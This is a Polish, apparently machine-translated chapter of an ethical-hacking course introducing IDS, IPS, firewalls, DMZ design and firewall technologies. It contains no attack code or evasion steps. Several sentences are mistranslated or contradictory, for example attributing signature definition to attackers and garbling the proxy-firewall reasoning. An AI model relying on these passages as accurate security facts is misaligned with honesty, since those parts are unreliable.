Unikanie IDS, firewalli i Honeypotów

Cele kształcenia

Powszechne korzystanie z Internetu w świecie biznesu ogólnie zwiększyło wykorzystanie sieci. Organizacje stosują różne środki bezpieczeństwa sieci, takie jak zapory ogniowe, systemy wykrywania włamań (IDS), systemy zapobiegania włamaniom (IPS) i „honeypots", aby chronić swoje sieci. Sieci są najbardziej preferowanym celem hakerów do naruszania bezpieczeństwa organizacji, a napastnicy wciąż znajdują nowe sposoby na obejście środków bezpieczeństwa sieci i atakowanie tych celów. Ten moduł zapewnia głęboki wgląd w różne technologie bezpieczeństwa sieci, takie jak IDS, IPS, zapory ogniowe i honeypoty. Wyjaśnia działanie tych komponentów, a także różne techniki stosowane przez atakujących w celu ich obejścia. Ponadto opisuje środki zaradcze niezbędne do zapobiegania takim atakom.

Koncepcje IDS, IPS, Firewall i Honeypot

Etyczni hakerzy powinni mieć pojęcie o funkcji, roli, rozmieszczeniu i projekcie zapór ogniowych, IDS, IPS i honeypotów w celu ochrony sieci organizacji, rozumiejąc, w jaki sposób atakujący unika takich środków bezpieczeństwa. Ta sekcja zawiera przegląd tych podstawowych pojęć.

System wykrywania włamań (IDS)

System wykrywania włamań (IDS) to oprogramowanie zabezpieczające lub urządzenie sprzętowe używane do monitorowania, wykrywania i ochrony sieci lub systemów przed złośliwymi działaniami; zaalarmuje odpowiedni personel ochrony natychmiast po wykryciu włamań. IDS są niezwykle przydatne, ponieważ monitorują ruch przychodzący/wychodzący z sieci i stale sprawdzają podejrzane działania w celu wykrycia naruszenia bezpieczeństwa sieci lub systemu. W szczególności sprawdzają ruch pod kątem sygnatur pasujących do znanych wzorców włamań i alarmują, gdy zostanie wykryta zgodność. IDS można podzielić na aktywne i pasywne IDS w zależności od ich funkcjonalności. Pasywny IDS zazwyczaj wykrywa tylko włamania, podczas gdy aktywny IPS nie tylko wykrywa włamania do sieci, ale także im zapobiega.

Główne funkcje IDS:

System IDS gromadzi i analizuje informacje z komputera lub sieci w celu zidentyfikowania możliwych naruszeń polityki bezpieczeństwa, w tym nieautoryzowanego dostępu, a także nadużyć. IDS jest również określany jako „sniffer pakietów", który przechwytuje pakiety przesyłane przez różne media i protokoły komunikacyjne, zwykle TCP/IP. Pakiety są analizowane po ich przechwyceniu. IDS ocenia ruch pod kątem podejrzanych włamań i uruchamia alarm po wykryciu takich włamań.

Gdzie w sieci znajduje się IDS

Jednym z najczęstszych miejsc wdrażania systemu IDS jest blisko zapory. W zależności od ruchu, który ma być monitorowany, IDS jest umieszczany na zewnątrz/wewnątrz zapory, aby monitorować podejrzany ruch pochodzący z zewnątrz/wewnątrz sieci. Po umieszczeniu w środku IDS będzie idealny, jeśli znajduje się w pobliżu DMZ; jednak najlepszą praktyką jest stosowanie ochrony warstwowej poprzez wdrożenie jednego IDS przed zaporą ogniową, a drugiego za zaporą ogniową w sieci. Przed wdrożeniem systemu IDS należy przeanalizować topologię sieci, zrozumieć, w jaki sposób ruch przepływa do i z zasobów, których atakujący może użyć, aby uzyskać dostęp do sieci, oraz zidentyfikować krytyczne komponenty, które będą potencjalnymi celami różnych ataków na sieć. Po ustaleniu pozycji IDS w sieci, IDS musi zostać skonfigurowany, aby zmaksymalizować efekt ochrony sieci.

Jak działa IDS

Głównym celem IDS jest zapewnienie monitorowania w czasie rzeczywistym i wykrywania włamań. Ponadto reaktywne IDS (i IPS) mogą przechwytywać, reagować i/lub zapobiegać włamaniom. IDS działa w następujący sposób:

* IDS posiada czujniki do wykrywania złośliwych podpisów w pakietach danych oraz niektóre zaawansowane IDS obejmują wykrywanie aktywności behawioralnej w celu wykrycia złośliwego zachowania w ruchu drogowym. Nawet jeśli sygnatury pakietów nie pasują idealnie do sygnatur w bazie sygnatur IDS, system wykrywania aktywności może ostrzegać administratorów o możliwych atakach.

*Jeśli podpis jest zgodny, IDS wykonuje predefiniowane działania, takie jak zakończenie połączenia, zablokowanie adresu IP, porzucenie pakietu i/lub wywołanie alarmu w celu powiadomienia administratora.

* Gdy podpis pasuje, wykrywanie anomalii zostanie pominięte; w przeciwnym razie czujnik może analizować wzorce ruchu w poszukiwaniu anomalii.

* Gdy pakiet pomyślnie przejdzie wszystkie testy, IDS przekaże go do sieci.

Jak IDS wykrywa włamanie?

System IDS wykorzystuje trzy metody wykrywania włamań w sieci.

Rozpoznawanie podpisu

Rozpoznawanie podpisów, znane również jako wykrywanie niewłaściwego użycia, próbuje zidentyfikować zdarzenia wskazujące na nadużycie systemu lub sieci. Technika ta obejmuje najpierw tworzenie modeli możliwych włamań, a następnie porównywanie tych modeli z nadchodzącymi zdarzeniami w celu podjęcia decyzji o wykryciu. Sygnatury dla IDS powstały przy założeniu, że model musi wykryć atak bez zakłócania normalnego ruchu w systemie. Tylko ataki powinny pasować do modelu; w przeciwnym razie mogą wystąpić fałszywe alarmy.

o Wykrywanie włamań oparte na sygnaturach porównuje przychodzące lub wychodzące pakiety sieciowe z binarnymi sygnaturami znanych ataków przy użyciu prostych technik dopasowywania wzorców w celu wykrywania włamań. Atakujący mogą zdefiniować podpis binarny dla określonej części pakietu, na przykład flagi TCP.

o Rozpoznawanie sygnatur może wykrywać znane ataki. Istnieje jednak możliwość, że inne nieszkodliwe pakiety zawierają tę samą sygnaturę, co spowoduje wyzwolenie alarmu fałszywie pozytywnego.

o Niewłaściwe podpisy mogą powodować fałszywe alarmy. Aby wykryć nadużycia, wymagana jest ogromna liczba podpisów. Im więcej sygnatur, tym większe są szanse na wykrycie ataków przez IDS; jednak ruch może nieprawidłowo pasować do sygnatur, co utrudnia działanie systemu.

o Duża ilość danych sygnatur wymaga większej przepustowości sieci. IDS porównuje sygnatury pakietów danych z sygnaturami w bazie sygnatur. Zwiększenie liczby sygnatur w bazie danych może spowodować porzucenie niektórych pakietów.

o Nowe ataki wirusów, takie jak URSNIF i VIRLOCK, spowodowały konieczność stosowania wielu sygnatur dla pojedynczego ataku. Zmiana pojedynczego bitu w niektórych ciągach ataku może

unieważnić podpis wygenerowany dla tego ataku. Dlatego do wykrycia podobnego ataku potrzebne są zupełnie nowe sygnatury.

o Pomimo problemów z IDS opartym na sygnaturach, takie systemy są popularne i działają dobrze, jeśli są poprawnie skonfigurowane i ściśle monitorowane.

Wykrywanie anomalii

Wykrywanie anomalii lub „wykrywanie nieużywania" różni się od rozpoznawania sygnatur. Wykrywanie anomalii obejmuje bazę danych anomalii. Anomalia jest wykrywana, gdy zdarzenie ma miejsce poza progiem tolerancji normalnego ruchu. Dlatego każde odstępstwo od regularnego stosowania jest atakiem. Wykrywanie anomalii wykrywa włamania na podstawie stałych cech behawioralnych użytkowników i komponentów systemu komputerowego. Ustanowienie modelu normalnego użytkowania jest najtrudniejszym krokiem w tworzeniu detektora anomalii.

o W tradycyjnej metodzie wykrywania anomalii przechowywane są niezbędne dane do sprawdzania zmian w ruchu sieciowym. Jednak w rzeczywistości ruch sieciowy jest nieprzewidywalny i istnieje zbyt wiele odchyleń statystycznych, przez co modele te są nieprecyzyjne. Niektóre zdarzenia oznaczone jako anomalie mogą być jedynie nieprawidłowościami w korzystaniu z sieci.

o W przypadku tego typu podejścia problemem jest niemożność dokładnego zbudowania modelu na zwykłej sieci. Modele te należy wykorzystać do sprawdzenia konkretnych sieci.

Wykrywanie anomalii protokołu

Wykrywanie anomalii protokołu zależy od anomalii specyficznych dla protokołu. Identyfikuje określone wady we wdrażaniu protokołu TCP/IP przez dostawców. Protokoły są projektowane zgodnie ze specyfikacjami RFC, które narzucają standardowe uzgadnianie, aby umożliwić uniwersalną komunikację. Detektor anomalii protokołu może identyfikować nowe ataki.

o Istnieją nowe metody ataków i exploity, które naruszają standardy protokołów.

o Sygnatury złośliwych anomalii stają się coraz bardziej powszechne. Natomiast protokół sieciowy jest dobrze zdefiniowany i powoli się zmienia. Dlatego baza sygnatur powinna być często aktualizowana w celu wykrywania ataków.

o Detektory anomalii protokołów różnią się od tradycyjnych systemów IDS sposobem przedstawiania alarmów.

o Najlepszym sposobem przedstawienia alarmów jest wyjaśnienie, która część systemu państwowego jest zagrożona. W tym celu operatorzy IDS muszą posiadać gruntowną wiedzę na temat projektowania protokołów.

Ogólne oznaki włamań

Próby włamań do sieci, systemów lub systemów plików można rozpoznać po kilku ogólnych wskaźnikach:

Włamania do systemu plików

Obserwując pliki systemowe, można zidentyfikować obecność włamania. Pliki systemowe rejestrują działania systemu. Każda modyfikacja lub usunięcie atrybutów pliku lub samego pliku jest oznaką, że system stał się celem ataku:

o Jeśli znajdziesz nowe, nieznane pliki/programy w swoim systemie, istnieje możliwość, że doszło do włamania do systemu. System może zostać naruszony w takim stopniu, w jakim może z kolei zagrozić innym systemom sieciowym.

o Kiedy intruz uzyskuje dostęp do systemu, próbuje zwiększyć uprawnienia, aby uzyskać dostęp administracyjny. Gdy intruz uzyska uprawnienia administratora, może zmienić uprawnienia do plików, np. z tylko do odczytu na zapis.

o Niewyjaśnione modyfikacje rozmiaru pliku również wskazują na atak. Upewnij się, że przeanalizowałeś wszystkie pliki systemowe.

o Obecność fałszywych plików suid i sgid w systemie Linux, które nie pasują do głównej listy plików suid i sgid, może wskazywać na atak.

o Możesz zidentyfikować nieznane nazwy plików w katalogach, w tym pliki wykonywalne z dziwnymi rozszerzeniami i podwójnymi rozszerzeniami.

o Brakujące pliki są również oznaką prawdopodobnego włamania/ataku.

Włamania sieciowe

Podobnie, ogólne oznaki włamań do sieci obejmują:

o Nagły wzrost wykorzystania przepustowości

o Wielokrotne sondowanie dostępnych usług na Twoich maszynach

Żądania połączenia z adresów IP innych niż te w zasięgu sieci, które sugerują, że nieuwierzytelniony użytkownik (intruz) próbuje połączyć się z siecią

o Powtarzające się próby logowania ze zdalnych hostów

o Nagły napływ danych dziennika, który może wskazywać na próby ataków DoS, zużycie przepustowości i ataki DDoS

Włamania do systemu

Podobnie, ogólne oznaki włamań do systemu obejmują:

o Nagłe zmiany w dziennikach, takie jak krótkie lub niekompletne dzienniki

o Niezwykle niska wydajność systemu

o Brakujące dzienniki lub dzienniki z nieprawidłowymi uprawnieniami lub właścicielami

o Modyfikacje oprogramowania systemowego i plików konfiguracyjnych

o Nietypowe grafiki lub komunikaty tekstowe

o Luki w rozliczaniu systemu

o System ulega awarii lub restartuje się

o Nieznane procesy

Rodzaje systemów wykrywania włamań

Istnieją dwa rodzaje systemów wykrywania włamań:

Sieciowe systemy wykrywania włamań

Sieciowe systemy wykrywania włamań (NIDS) sprawdzają każdy pakiet wchodzący do sieci pod kątem obecności anomalii i nieprawidłowych danych. Ograniczając zaporę ogniową do odrzucania dużej liczby pakietów danych, NIDS dokładnie sprawdza każdy pakiet. NIDS przechwytuje i kontroluje cały ruch. Generuje alerty na poziomie adresu IP lub aplikacji na podstawie treści. NIDS są bardziej rozproszone niż IDS oparte na hoście. NIDS identyfikuje anomalie na poziomie routera i hosta. Audytuje informacje zawarte w pakietach danych i rejestruje informacje o złośliwych pakietach; ponadto przypisuje poziom zagrożenia do każdego ryzyka po odebraniu pakietów danych. Poziom zagrożenia pozwala zespołowi ds. bezpieczeństwa pozostać w pogotowiu. Mechanizmy te zazwyczaj składają się z czarnej skrzynki umieszczonej w sieci w trybie rozwiązłym, nasłuchującej wzorców wskazujących na włamanie. Wykrywa złośliwą aktywność, taką jak ataki DoS, skanowanie portów, a nawet próby włamania do komputerów poprzez monitorowanie ruchu sieciowego.

Oparte na hoście systemy wykrywania włamań

IDS oparty na hoście (HIDS) analizuje zachowanie każdego systemu. HIDS można zainstalować na dowolnym systemie, od komputera stacjonarnego po serwer. Jest bardziej wszechstronny niż NIDS. Oprócz wykrywania nieautoryzowanych działań osób poufnych systemy oparte na hoście są również skuteczne w wykrywaniu nieautoryzowanych modyfikacji plików. HIDS koncentruje się na zmieniających się aspektach systemów lokalnych. Jest również bardziej zorientowany na platformę, z większym naciskiem na system operacyjny Windows; niemniej jednak inne HIDS są dostępne dla platform UNIX. Mechanizmy te zwykle obejmują inspekcję zdarzeń, które występują na określonym hoście. Nie są one zbyt powszechne ze względu na koszty ogólne związane z koniecznością monitorowania każdego zdarzenia systemowego.

Rodzaje alertów IDS

System IDS generuje cztery typy alertów: prawdziwie pozytywne, fałszywie pozytywne, fałszywie negatywne i prawdziwie negatywne.

Prawdziwie pozytywna (atak - alarm): Prawdziwie pozytywna to stan, który występuje, gdy zdarzenie wyzwala alarm i powoduje, że system IDS reaguje tak, jakby miał miejsce prawdziwy atak. Zdarzenie może być rzeczywistym atakiem, w którym to przypadku osoba atakująca próbuje naruszyć bezpieczeństwo sieci, lub może to być ćwiczenie, w którym to przypadku pracownicy ochrony używają narzędzi hakerskich do przetestowania segmentu sieci.

Fałszywie pozytywny (brak ataku - alert): Fałszywy alarm występuje, gdy zdarzenie wyzwala alarm, gdy nie trwa żaden rzeczywisty atak. Występuje, gdy system IDS traktuje zwykłą aktywność systemu jako atak. Fałszywe alarmy sprawiają, że użytkownicy stają się niewrażliwi na alarmy i osłabiają ich reakcje na rzeczywiste zdarzenia włamań. Podczas testowania konfiguracji systemu IDS administratorzy używają fałszywych alarmów w celu ustalenia, czy system IDS może odróżnić fałszywe alarmy od prawdziwych ataków.

Fałszywie negatywny (Attack - No Alert): Fałszywie negatywny to stan, który pojawia się, gdy IDS nie reaguje na rzeczywiste zdarzenie ataku. Ten warunek jest najbardziej niebezpieczną awarią, ponieważ celem IDS jest wykrywanie ataków i reagowanie na nie.

Prawdziwie negatywny (brak ataku - brak ostrzeżenia): Prawdziwie negatywny to stan, który pojawia się, gdy IDS identyfikuje czynność jako akceptowalne zachowanie, a czynność jest akceptowalna. Prawdziwy negatywny oznacza pomyślne zignorowanie akceptowalnego zachowania. Nie jest to szkodliwe, ponieważ w tym przypadku IDS działa zgodnie z oczekiwaniami.

System zapobiegania włamaniom (IPS)

Systemy zapobiegania włamaniom (IPS) są uważane za aktywne IDS, ponieważ są w stanie nie tylko wykrywanie włamań, ale także zapobieganie im. IPS to systemy ciągłego monitorowania, które często znajdują się za zaporami ogniowymi jako dodatkowa warstwa ochrony. W przeciwieństwie do IDS, które są pasywne, IPS są umieszczane w sieci, między źródłem a celem, aby aktywnie analizować ruch sieciowy i podejmować zautomatyzowane decyzje dotyczące ruchu wchodzącego do sieci.

Niektóre z działań, które IPS ma wykonywać, są następujące:

Generuj alerty w przypadku wykrycia nieprawidłowego ruchu w sieci

Nieustannie rejestruj dzienniki działań sieciowych w czasie rzeczywistym

Blokuj i filtruj złośliwy ruch

Szybko wykrywaj i eliminuj zagrożenia, ponieważ jest on umieszczony w sieci operacyjnej

Dokładnie identyfikuj zagrożenia bez generowania fałszywych alarmów

IPS podejmuje działania w oparciu o określone reguły i zasady skonfigurowane w nim. Innymi słowy, IPS może identyfikować, rejestrować i zapobiegać wszelkim włamaniom lub atakom w sieci. IPS można również wykorzystać do wykrywania krytycznych problemów w korporacyjnych zasadach bezpieczeństwa, takich jak notoryczne zagrożenia wewnętrzne, złośliwi goście sieci itp.

Klasyfikacja IPS:

Podobnie jak IDS, IPS są również podzielone na dwa typy:

IPS oparty na hoście

Sieciowy IPS

Zalety IPS nad IDS:

W przeciwieństwie do IDS, IPS może zarówno blokować, jak i odrzucać nielegalne pakiety w sieci

IPS może służyć do monitorowania działań zachodzących w pojedynczej organizacji

IPS może zapobiegać występowaniu bezpośrednich ataków w sieci poprzez kontrolowanie natężenia ruchu sieciowego

Zapora ogniowa

Zapora ogniowa to programowy lub sprzętowy system zlokalizowany w bramie sieciowej, który chroni zasoby sieci prywatnej przed nieautoryzowanym dostępem użytkowników z innych sieci. Są one umieszczane na skrzyżowaniu lub bramie między dwiema sieciami, zwykle siecią prywatną i siecią publiczną, taką jak Internet. Zapory ogniowe sprawdzają wszystkie wiadomości wchodzące lub wychodzące z intranetu i blokują te, które nie spełniają określonych kryteriów bezpieczeństwa. Zapory ogniowe mogą dotyczyć rodzaju ruchu lub adresów i portów źródłowych lub docelowych. Obejmują one zestaw narzędzi monitorujących przepływ ruchu między sieciami. Zapora sieciowa umieszczona na poziomie sieci i ściśle współpracująca z routerem filtruje wszystkie pakiety sieciowe, aby określić, czy przekazać je do miejsca docelowego. Zawsze instaluj zapory ogniowe z dala od reszty sieci, aby żadne z przychodzących żądań nie mogło uzyskać bezpośredniego dostępu do prywatnych zasobów sieciowych. Odpowiednio skonfigurowana zapora chroni systemy po jednej stronie przed systemami po drugiej stronie.

* Zapora ogniowa to mechanizm wykrywania włamań zaprojektowany zgodnie z polityką bezpieczeństwa organizacji. Jego ustawienia mogą ulec zmianie w celu dokonania odpowiednich zmian w jego funkcjonalności.

* Zapory ogniowe można skonfigurować tak, aby ograniczały ruch przychodzący do POP i SMTP oraz umożliwiały dostęp do poczty e-mail. Niektóre zapory sieciowe blokują określone usługi e-mail, aby uniknąć spamu.

* Zaporę sieciową można skonfigurować tak, aby sprawdzała ruch przychodzący w „punkcie kontrolnym", w którym przeprowadzany jest audyt bezpieczeństwa. Może również działać jako aktywne narzędzie „podsłuchu telefonu" do identyfikowania prób połączenia się przez intruza z modemami w zabezpieczonej sieci. Dzienniki zapory składają się z informacji logowania, które powiadamiają administratora o wszystkich próbach uzyskania dostępu do różnych usług.

* Zapora weryfikuje ruch przychodzący i wychodzący pod kątem zgodności z jej regułami i działa jako router do przenoszenia danych między sieciami. Zapora zezwala lub odrzuca żądania dostępu wysyłane z jednej strony do usług po drugiej stronie.

* Zidentyfikuj wszystkie próby zalogowania się do sieci w celu audytu. Nieautoryzowane próby mogą być identyfikowane przez osadzanie alarmu, który jest wyzwalany, gdy nieautoryzowany użytkownik próbuje się zalogować. Zapory ogniowe mogą filtrować pakiety na podstawie adresu i rodzaju ruchu. Rozpoznają adresy źródłowe i docelowe oraz numery portów podczas filtrowania adresów, a także identyfikują rodzaje ruchu sieciowego podczas filtrowania protokołów. Zapory mogą identyfikować stan i atrybuty pakietów danych.

Architektura zapory

Architektura firewalla składa się z następujących elementów:

Gospodarz Bastionu

Host bastionowy jest przeznaczony do obrony sieci przed atakami. Działa jako pośrednik między sieciami wewnętrznymi i zewnętrznymi. Host bastionowy to system komputerowy zaprojektowany i skonfigurowany do ochrony zasobów sieciowych przed atakami. Ruch wchodzący lub wychodzący z sieci przechodzi przez zaporę. Posiada dwa interfejsy:

o Publiczny interfejs bezpośrednio podłączony do Internetu

o Prywatny interfejs podłączony do intranetu

Podsieć ekranowana

Ekranowana podsieć (DMZ) to chroniona sieć utworzona z zaporą ogniową z dwoma lub trzema adresami domowymi za zaporą ekranującą i jest to termin powszechnie używany w odniesieniu do strefy DMZ. W przypadku korzystania z zapory z trzema adresami domowymi podłącz pierwszy interfejs do Internetu, drugi do strefy DMZ, a trzeci do intranetu. Strefa DMZ odpowiada na żądania publiczne i nie ma żadnych hostów, do których dostęp ma sieć prywatna. Internauci nie mają dostępu do strefy prywatnej. Zaletą odseparowania podsieci od intranetu jest to, że można odpowiedzieć na żądania publiczne bez zezwalania na ruch do intranetu. Wadą zapory z trzema adresami domowymi jest to, że jeśli zostanie naruszona, zarówno strefa DMZ, jak i intranet mogą również zostać naruszone. Bezpieczniejszą techniką jest użycie wielu zapór w celu oddzielenia Internetu od strefy DMZ, a następnie oddzielenie strefy DMZ od intranetu.

Zapora wieloadresowa

Zapora wieloadresowa to węzeł z wieloma kartami sieciowymi, który łączy się z co najmniej dwiema sieciami. Łączy każdy interfejs z oddzielnymi segmentami sieci logicznie i fizycznie. Zapora wieloadresowa pomaga zwiększyć wydajność i niezawodność sieci IP. Zapora wieloadresowa ma więcej niż trzy interfejsy, które umożliwiają dalszy podział systemów w oparciu o określone cele bezpieczeństwa organizacji. Jednak modelem zapewniającym głębszą ochronę jest zapora typu back-to-back.

Strefa zdemilitaryzowana (DMZ)

W sieciach komputerowych strefa zdemilitaryzowana (DMZ) to obszar, na którym znajdują się komputery lub mała podsieć umieszczona jako strefa neutralna między wewnętrzną siecią danej firmy a niezaufaną siecią zewnętrzną, aby uniemożliwić osobom postronnym dostęp do prywatnych danych firmy . DMZ służy jako bufor między bezpieczną siecią wewnętrzną a niezabezpieczonym Internetem, ponieważ dodaje warstwę bezpieczeństwa do korporacyjnej sieci LAN, uniemożliwiając w ten sposób bezpośredni dostęp do innych części sieci. Strefa DMZ jest tworzona przy użyciu zapory z trzema lub więcej interfejsami sieciowymi, którym przypisano określone role, takie jak wewnętrzna zaufana sieć, sieć DMZ lub zewnętrzna niezaufana sieć (Internet). Każda usługa, taka jak poczta e-mail, WWW lub FTP, która zapewnia dostęp użytkownikom zewnętrznym, może zostać umieszczona w strefie DMZ. Jednak serwery WWW, które komunikują się z serwerami baz danych, nie mogą znajdować się w strefie DMZ, ponieważ mogłyby zapewnić użytkownikom zewnętrznym bezpośredni dostęp do poufnych informacji. Strefę DMZ można skonfigurować na wiele sposobów, zgodnie z określonymi topologiami sieci i wymaganiami firmy.

Rodzaje zapór ogniowych

Istnieją dwa rodzaje zapór ogniowych.

Zapory sprzętowe

Zapora sprzętowa to dedykowane urządzenie zapory sieciowej umieszczone na obrzeżach sieci. Jest integralną częścią konfiguracji sieci i jest również wbudowany w routery szerokopasmowe lub używany jako samodzielny produkt. Wykorzystuje technikę filtrowania pakietów. Odczytuje nagłówek pakietu, aby znaleźć adres źródłowy i docelowy, i porównuje je z zestawem predefiniowanych i/lub utworzonych przez użytkownika reguł, które określają, czy pakiet powinien zostać przekazany dalej, czy odrzucony. Zapora sprzętowa działa w pojedynczym systemie lub określonej sieci połączonej za pomocą jednego interfejsu. Przykładami zapór sprzętowych są Cisco ASA i FortiGate. Zapory sprzętowe chronią prywatną sieć lokalną. Jednak zapory sprzętowe są drogie, a także trudne do wdrożenia i aktualizacji.

Zalety:

o Bezpieczeństwo: Uważa się, że zapora sprzętowa wraz z systemem operacyjnym (OS) zmniejsza ryzyko związane z bezpieczeństwem i zwiększa poziom kontroli bezpieczeństwa.

o Szybkość: zapory sprzętowe inicjują szybsze odpowiedzi i umożliwiają większy ruch.

o Minimalna ingerencja: ponieważ zapora sprzętowa jest oddzielnym elementem sieci, umożliwia lepsze zarządzanie i pozwala na zamknięcie, przeniesienie lub rekonfigurację zapory bez większych zakłóceń w sieci.

Wady:

o Droższy niż firewall programowy,

o Trudne do wdrożenia i konfiguracji,

o Zajmuje więcej miejsca i wymaga okablowania.

Zapory programowe

Zapora programowa jest podobna do filtra. Znajduje się pomiędzy zwykłą aplikacją a komponentami sieciowymi systemu operacyjnego. Jest bardziej przydatny dla indywidualnych użytkowników domowych i jest odpowiedni dla użytkowników mobilnych, którzy potrzebują cyfrowego bezpieczeństwa podczas pracy poza siecią korporacyjną. Co więcej, jest łatwa do zainstalowania na indywidualnym komputerze PC, notebooku lub serwerze grupy roboczej. Pomaga chronić system przed próbami nieautoryzowanego dostępu z zewnątrz i zapewnia ochronę przed codziennymi trojanami i robakami pocztowymi. Obejmuje kontrolę prywatności, filtrowanie stron internetowych i nie tylko. Zapora programowa wszczepia się w krytycznym obszarze ścieżki aplikacji/sieci. Analizuje przepływ danych pod kątem zestawu reguł. Konfiguracja zapory programowej jest prosta w porównaniu z zaporą sprzętową. Zapora programowa przechwytuje wszystkie żądania przesyłane z sieci do komputera w celu ustalenia, czy są one prawidłowe, i chroni komputer przed atakami i nieautoryzowanym dostępem. Obejmuje kontrolę zdefiniowaną przez użytkownika, kontrolę prywatności, filtrowanie stron internetowych, filtrowanie treści itp., Aby ograniczyć uruchamianie niebezpiecznych aplikacji w indywidualnym systemie. Zapory programowe zużywają więcej zasobów niż zapory sprzętowe, co zmniejsza szybkość systemu. Przykłady zapór programowych obejmują zapory firmy Norton, McAfee i Kaspersky.

Zalety:

o Tańsze niż zapory sprzętowe,

o Idealny do użytku osobistego lub domowego.

o Łatwiejsza konfiguracja i rekonfiguracja.

Wady:

o Zużywa zasoby systemowe,

o Trudne do odinstalowania.

o Nieodpowiednie dla środowisk wymagających krótszych czasów reakcji.

Technologie zapory

Zapory ogniowe są projektowane i rozwijane przy pomocy różnych usług zapory sieciowej. Każda usługa firewalla zapewnia bezpieczeństwo w zależności od swojej wydajności i zaawansowania. Istnieją różne rodzaje technologii zapór ogniowych w zależności od tego, gdzie odbywa się komunikacja, gdzie ruch w sieci jest przechwytywany, śledzony stan itd. Biorąc pod uwagę możliwości różnych zapór ogniowych, łatwo jest wybrać i umieścić odpowiednią zaporę ogniową, aby jak najlepiej spełnić wymagania bezpieczeństwa. Każdy typ zapory ma swoje zalety. Organizacje mają do dyspozycji kilka technologii zapór ogniowych, które umożliwiają wdrażanie środków bezpieczeństwa. Czasami technologie zapory są łączone z innymi technologiami w celu zbudowania innej technologii zapory. NAT to na przykład technologia routingu; jednak w połączeniu z zaporą jest uważana za technologię zapory. Poniżej wymieniono różne technologie zapory:

Filtrowanie pakietów

Bramy na poziomie obwodu

Zapora sieciowa na poziomie aplikacji

Stateful Multilayer Inspection

Serwery proxy aplikacji

Wirtualnej sieci prywatnej

Translacja adresów sieciowych

Poniższa tabela podsumowuje technologie działające w każdej warstwie OSI:

OSI Layer	Firewall Technology
Application	▪ Virtual Private Network (VPN) ▪ Application Proxies
Presentation	▪ Virtual Private Network (VPN)
Session	▪ Virtual Private Network (VPN) ▪ Circuit-Level Gateways
Transport	▪ Virtual Private Network (VPN) ▪ Packet Filtering
Network	▪ Virtual Private Network (VPN) ▪ Network Address Translation (NAT) ▪ Packet Filtering ▪ Stateful Multilayer Inspection
Data Link	▪ Virtual Private Network (VPN) ▪ Packet Filtering
Physical	▪ Not Applicable

Poziomy bezpieczeństwa tych technologii różnią się w zależności od ich poziomu wydajności. Porównanie tych technologii można przeprowadzić, przepuszczając je przez warstwę OSI między hostami. Dane przechodzą przez warstwy pośrednie z warstwy wyższej do warstwy niższej. Każda warstwa dodaje dodatkowe informacje do pakietów danych. Niższa warstwa wysyła teraz uzyskane informacje przez sieć fizyczną do wyższych warstw, a następnie do miejsca docelowego.

Zapora filtrująca pakiety

W zaporze filtrującej pakiety każdy pakiet jest porównywany z zestawem kryteriów przed przekazaniem. W zależności od pakietu i kryteriów, zapora może odrzucić pakiet i przesłać go lub wysłać wiadomość do nadawcy. Reguły mogą obejmować źródłowy i docelowy adres IP, źródłowy i docelowy numer portu oraz używany protokół. Działa w warstwie internetowej modelu TCP/IP lub warstwie sieciowej modelu OSI. Zapory ogniowe filtrujące pakiety koncentrują się na pojedynczych pakietach, analizują informacje zawarte w nagłówkach i określają, w którą stronę należy je skierować. Tradycyjne filtry pakietów podejmują tę decyzję na podstawie następujących informacji zawartych w pakiecie:

• Źródłowy adres IP: Służy do sprawdzania, czy pakiet pochodzi z prawidłowego źródła. Informacje o źródłowym adresie IP można znaleźć w nagłówku IP pakietu.

• Adres IP miejsca docelowego: sprawdza, czy pakiet trafia do właściwego miejsca docelowego i czy miejsce docelowe akceptuje tego typu pakiety. Informacje o docelowym adresie IP można znaleźć w nagłówku IP pakietu.

• Port źródłowy TCP/UDP: Służy do sprawdzania portu źródłowego pakietu

• Docelowy port TCP/UDP: Używany do monitorowania portu docelowego pod kątem usług dozwolonych i zabronionych.

• Bity flagi TCP: Używane do sprawdzania, czy pakiet ma bity SYN, ACK lub inne ustawione dla nawiązania połączenia.

• Protokół w użyciu: Służy do sprawdzania, czy protokół przenoszony przez pakiet powinien być dozwolony.

• Kierunek: Służy do sprawdzania, czy pakiet wchodzi do sieci prywatnej, czy z niej wychodzi.

• Interfejs: Służy do sprawdzania, czy pakiet pochodzi z niewiarygodnej strefy.

Zapora sieciowa na poziomie obwodu

Zapora ogniowa bramy na poziomie obwodu działa w warstwie sesji modelu OSI lub w warstwie transportowej protokołu TCP/IP. Przekazuje dane między sieciami bez weryfikacji i blokuje pakiety przychodzące od hosta, ale przepuszcza ruch przez siebie. Wydaje się, że informacje przekazywane do komputerów zdalnych przez bramę na poziomie obwodu pochodzą z bramy, ponieważ ruch przychodzący przenosi adres IP serwera proxy (brama na poziomie obwodu). Takie zapory monitorują żądania utworzenia sesji i określają, czy te sesje będą dozwolone. Brama na poziomie obwodu zapewnia kontrolowany dostęp do usług sieciowych i żądań hosta. Aby określić, czy żądana sesja jest ważna, sprawdza uzgadnianie protokołu TCP między pakietami. Zapory obwodowe proxy zezwalają na strumienie danych lub uniemożliwiają je; nie filtrują pojedynczych pakietów. Są stosunkowo niedrogie i ukrywają informacje o sieci prywatnej, którą chronią.

Zapora sieciowa na poziomie aplikacji

Zapory proxy oparte na aplikacjach koncentrują się na warstwie aplikacji, a nie tylko na pakietach. Bramy na poziomie aplikacji (proxy) mogą filtrować pakiety w warstwie aplikacji modelu OSI (lub w warstwie aplikacji protokołu TCP/IP). Ruch przychodzący i wychodzący jest ograniczony do usług obsługiwanych przez serwer proxy; wszystkie inne zgłoszenia serwisowe są odrzucane. Potrzeba zapory na poziomie aplikacji wynika z ogromnej ilości ruchu głosowego, wideo i współpracy w warstwie łącza danych i warstwie sieci, który może być wykorzystany do nieautoryzowanego dostępu do sieci wewnętrznych i zewnętrznych. Bramy na poziomie aplikacji skonfigurowane jako serwery proxy sieci Web uniemożliwiają ruch FTP, gopher, telnet lub inny. Badają ruch i filtrują polecenia specyficzne dla aplikacji, takie jak HTTP: post i get. Tradycyjne zapory ogniowe nie są w stanie filtrować tego typu ruchu. Mogą sprawdzać, znajdować i weryfikować złośliwy ruch, który jest pomijany przez zapory z inspekcją stanu, aby podejmować decyzje dotyczące zezwolenia na dostęp, a także poprawiają ogólne bezpieczeństwo warstwy aplikacji. Na przykład robaki, które wysyłają szkodliwy kod w legalnych protokołach, nie mogą zostać wykryte przez zapory ogniowe, ponieważ zapory proxy koncentrują się na nagłówkach pakietów w warstwie sieciowej. Jednak zapory ogniowe z głęboką inspekcją pakietów mogą wykrywać takie ataki za pomocą sygnatur informacyjnych dodawanych do pakietów.

